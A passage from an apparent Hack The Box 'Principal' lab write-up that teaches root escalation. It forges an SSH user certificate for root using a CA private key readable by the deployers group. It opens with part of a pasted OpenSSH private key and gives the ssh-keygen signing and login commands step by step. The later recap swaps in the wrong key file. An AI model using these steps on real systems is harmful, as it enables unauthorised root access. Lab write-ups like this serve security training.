wxIUDms+8EdX01ny/8febeg9Awt+CHM/+xtPjrJ9wpa4Dhj/6QvoJLgzuheBi7maou43kZ
2hLofFR2SmZA4WAAAAEBAPa0iPKWls4GGc7233ohByxObPVM5tHX84Vel8968omrcCA7Ju
L36JH5ZOjKanH+Eoevx2xDZQfGaMyxqgmVI/ti571bkqmemAp0QppjFGGSJrGLRbK/CIWk
No+2nECLLC/rQ70n8p7w0oYOiAs4q0S7oFGrYdvopZSLTUmvEwfi1XMZBbTZrEO9x4jTWo
FeVuCguHkqhpmw2FbnIlFVzqZCG7cgYH2NTJzCB0wWf14obrty37uj7PvtatiqZF
avZUzxb6uPQ2VQ/XgBtIB3Ik+PysDfJFKYkiJ934bG2MD78qDGFWIpFqhjlQK+6K8kXNfW
3m+NdOR8xTkAAAAQcHJpbmNpcGFsLXNzaC1jYQECAw==
-----END OPENSSH PRIVATE KEY-----
- What does this all mean and what we can do with this infromation ….
🟢 Let's deep dive into this SSH
1. What is SSH ?
SSH stands for Secure Shell. It's how you remotely control a Linux computer over the internet , like having a keyboard and screen for a computer that's physically somewhere else.
Normally to log in via SSH you need either:
- A password (type it in, server checks it), or - A Key pair (a private key file on your computer, public key registered on the server)
Think of it like a house with a lock:
- Password = you know the secret combination - Key pair = you have a physical key that fits the lock
But there's a _third_ way to authenticate — SSH Certificates — and that's what this whole escalation is about.
2. What is an SSH Certificate Authority (CA)?
A Certificate Authority is like a government passport office. Here's the analogy broken down:| Real World | SSH World |
|---|---|
| Passport office | SSH Certificate Authority (CA) |
| Passport | SSH Certificate |
| Your photo + name on passport | Your public key + username in certificate |
| Government stamp on passport | CA's cryptographic signature on certificate |
| Border agent trusts the stamp | SSH server trusts the CA |
When a country (the server) says "I trust passports from this government (the CA)", they mean: >anyone with a valid passport signed by that government can enter, no questions asked about who they are — just check the stamp is real.
That's exactly what was configured on this machine:
TrustedUserCAKeys /opt/principal/ssh/ca.pub
This line tells the SSH server: "Trust any SSH certificate signed by the CA whose public key lives in ca.pub."
So if we could get hold of the CA's private key (the actual stamp machine), we could make ourselves a passport saying we're anyone — including root.
Step 1: Discovering We Had Access to the CA Key
After logging in as `svc-deploy`, we ran:
ls -la /opt/principal/ssh/
Let's break down every part of this command:
- ls — list files in a directory (like opening a folder in Windows Explorer) - -l — long format: show permissions, owner, size, date (not just filenames) - -a — all files: show hidden files too (files starting with a dot) - /opt/principal/ssh/ — the path we're looking at
The output was:
    drwxr-x--- 2 root deployers 4096  .
    -rw-r----- 1 root deployers 3381  ca        ← PRIVATE KEY
    -rw-r--r-- 1 root root       742  ca.pub    ← public key
    -rw-r----- 1 root deployers  288  README.txt
Now let's decode those weird letters on the left — the file permissions:
    -rw-r-----
    │└┬┘└┬┘└┬┘
    │ │  │  └── Others (everyone else): no permissions (---)
    │ │  └───── Group (deployers):      read only    (r--)
    │ └──────── Owner (root):           read+write   (rw-)
    └────────── File type: - = regular file, d = directory
So ca (the private key) has permissions rw-r-----:
- Root can read and write it ✓ - Anyone in the deployers group can read* it ✓ - Everyone else: nothing
And `svc-deploy` was in the deployers group:
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
groups=...1001(deployers) — that's our ticket. We're in the deployers group, so we can read the CA private key.
Step 2: Reading the SSH Daemon Config
We checked how SSH was configured:
cat /etc/ssh/sshd_config.d/60-principal.conf
- cat — concatenate/print: just displays a file's contents on screen
- /etc/ssh/sshd_config.d/60-principal.conf — a config file for the SSH server (sshd = SSH daemon = the SSH service running on the server)
output:
    PubkeyAuthentication yes          ← allows login with keys/certs
    PasswordAuthentication yes        ← allows password login
    PermitRootLogin prohibit-password ← root CAN login, but NOT with password (key/cert only)
    TrustedUserCAKeys /opt/principal/ssh/ca.pub  ← TRUST THIS CA
The critical line: TrustedUserCAKeys /opt/principal/ssh/ca.pub
This tells sshd: "If someone presents an SSH certificate signed by the CA whose public key is in ca.pub — let them in, as whoever the certificate says they are."
And PermitRootLogin prohibit-password is actually good security practice — it stops password brute-force against root. But it still allows certificate-based login. So if we have a valid certificate saying we're root, we get in.
Step 3: Understanding Public Key Cryptography (Simply)
Before the next steps make sense, you need to understand key pairs. Every cryptographic key pair has two parts:
    Private Key  🔐  →  Keep this SECRET. Never share. This is your identity.
    Public Key   📢  →  Share freely. Put it everywhere. It's safe to expose.
They're mathematically linked. Anything signed with the private key can be verified with the public key. It's like a wax seal — only your signet ring (private key) can make your seal, but anyone can look at the seal and verify it's yours. For our SSH CA:
- ca = the private key (the signet ring — we just got access to this!) - ca.pub = the public key (the published seal design — already on the server)
With the private key, we can sign anything. With a signed certificate, the SSH server will trust it because it matches the seal design it already knows about.
Step 4: Generating Our Own Key Pair
ssh-keygen -t ed25519 -f /tmp/root_key -N "" -C "root@principal"
Let's break down every flag:
    -ssh-keygen — the tool that generates SSH key pairs (comes built into Linux/Mac)

     -t ed25519 — type: use the Ed25519 algorithm. This is a modern, fast, and very secure algorithm. (Other options are rsa, ecdsa — ed25519 is the best choice today)

     -f /tmp/root_key — file: save the key pair to this location. Creates two files:

    -/tmp/root_key — the private key (protect this!)

    -/tmp/root_key.pub — the public key (safe to share)

     -N "" — no passphrase: don't protect the private key with a password. (In production you'd want a passphrase, but for this attack we want it unprotected so we don't get prompted)

     -C "root@principal" — comment: just a label. Doesn't affect security, just helps identify the key. Can be anything.
After running this, we have:
    /tmp/root_key      ← OUR private key (we keep this)
    /tmp/root_key.pub  ← OUR public key (we'll get this signed)
Step 5: Signing Our Public Key With the Stolen CA
This is the critical step. We use the stolen CA private key to sign our public key and create a certificate:
    ssh-keygen -s /tmp/ca_key \
           -I "root-cert" \
           -n "root" \
           -V "+52w" \
           /tmp/root_key.pub
Every flag explained:
    - ssh-keygen -s — sign mode: instead of generating a new key pair, sign an existing public key to create a certificate
    - -s /tmp/ca_key — signing key: use THIS private key as the CA to do the signing (the stolen CA key)
    - -I "root-cert" — identity/label: a human-readable name for this certificate, shows up in logs. Can be anything — we chose "root-cert"
    - -n "root" — principal name(s): this is the CRITICAL flag. It says _"this certificate is valid for logging in as the user named 'root'"_. You can put any username here. This is where we claim our identity.
    - -V "+52w" — validity period: how long this certificate is valid. `+52w` means 52 weeks from now (about 1 year). You could also use `+1d` (1 day), `+1h` (1 hour), etc.
    - /tmp/root_key.pub — the public key we want to sign
This creates a new file: /tmp/root_key-cert.pub — our signed certificate
Think of this as: the government (CA) just stamped our blank passport with root's name on it.
We can inspect the certificate with:
ssh-keygen -L -f /tmp/root_key-cert.pub
    - `-L` — **list certificate**: show human-readable details about a certificate
    - `-f` — **file**: the certificate to inspect
Output:
    Type: ssh-ed25519-cert-v01@openssh.com user certificate
    Key ID: "root-cert"
    Valid: from 2026-03-15 to 2027-03-14
    Principals:
        root                    ← SSH will let us log in as root
    Extensions:
        permit-X11-forwarding
        permit-pty              ← allows interactive terminal (important!)
Step 6: SSH as Root Using the Certificate
Now we SSH into the target as root:
ssh -i root_key -o CertificateFile=root_key-cert.pub root@10.129.xxx.xxx
Now here's the full flow visualized so it all clicks together:

- now , first copy that certificate to our local machine …
- now using that certificate generate our own new key pair
1
ssh-keygen -t ed25519 -f /tmp/root_key -N "" -C "root@principal"
- then Signing Our Public Key With the Stolen CA
1
2
3
4
5
ssh-keygen -s ca \
           -I "root-cert" \
           -n "root" \
           -V "+52w" \
           /tmp/root_key.pub
- now let’s ssh as Root Using the Certificate
1
ssh -i ca -o CertificateFile=root_key-cert.pub root@10.129.xxx.xxx
- and now we got the shell as root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ ssh -i ca -o CertificateFile=root_key-cert.pub root@10.129.xxx.xxx
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~# cat root.txt
61d3526a236a75ff47fd8c***********
root@principal:~#
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter